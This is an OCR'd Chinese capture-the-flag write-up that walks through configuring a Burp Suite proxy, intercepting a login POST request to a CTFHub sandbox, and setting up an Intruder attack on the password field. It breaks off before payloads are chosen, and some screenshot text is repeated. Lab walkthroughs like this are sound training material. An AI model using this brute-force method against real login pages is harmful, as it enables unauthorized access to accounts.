
Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

□ Intercept responses based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition


回到intercept


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options

Proxy Listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate
□	127.0.0.1:8080			Per-host
☑	127.0.0.1:8081			Per-host



Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other tools or another installation of Burp.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

☑ Intercept requests based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition
☑		File extension	Does not match	(^gif$\|^jpg$|^png$\|^css$|^js$\|^ico$)
□	Or	Request	Contains parameters	
□	Or	HTTP method	Does not match	(get|post)
□	And	URL	Is in target scope	

□ Automatically fix missing or superfluous new lines at end of request

☑ Automatically update Content-Length header when the request is edited


Intercept Server Responses

Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.


□ Intercept responses based on the following rules: *Master interception is turned off*

Enabled	Operator	Match type	Relationship	Condition

把intercept打开：


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
? < + >
Type a search term
0 matches

这时候回到题目页面，随意输入用户名和密码，点击登录：



CTFHub WriteUp
管理后台

admin


••••••••

登录

□ 下次自动登录

user or password is wrong

就会在burp suite下面看到我们刚刚输入的用户名和密码：



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
Type a search term
0 matches

Request to http://challenge-475c46099395067c.sandbox.ctfhub.com:10800 [47.98.148.7]

```
POST / HTTP/1.1
Host: challenge-475c46099395067c.sandbox.ctfhub.com:10800
Content-Length: 37
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge-475c46099395067c.sandbox.ctfhub.com:10800
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge-475c46099395067c.sandbox.ctfhub.com:10800/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: UM_distinctid=17b1124384b0-031f90c46aa6a1-4343363-1fa400-17b1124384c5b
Connection: close

name=admin&password=aaaaaaaa&referer=
```

右键点击send to intruder发送至爆破选项：


右键点击send to intruder发送至爆破选项：



Request to http://challenge-475c46099395067c.sandbox.ctfhub.com:10800 [47.98.148.7]

```
POST / HTTP/1.1
Host: challenge-475c46099395067c.sandbox.ctfhub.com:10800
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge-475c46099395067c.sandbox.ctfhub.com:10800
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge-475c46099395067c.sandbox.ctfhub.com:10800/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: UM_distinctid=17b1124384b0-031f90c46aa6a1-4343363-1fa400-17b1
Connection: close

name=hahaha&password=hahaha&referer=
```

选择psositions，把除了password后面其他的‘§’符号全部删除（只需要把符号删除，中间的内容要保留）（这个符号中间的地方代表着要爆破的地方）



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
4 ×
...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

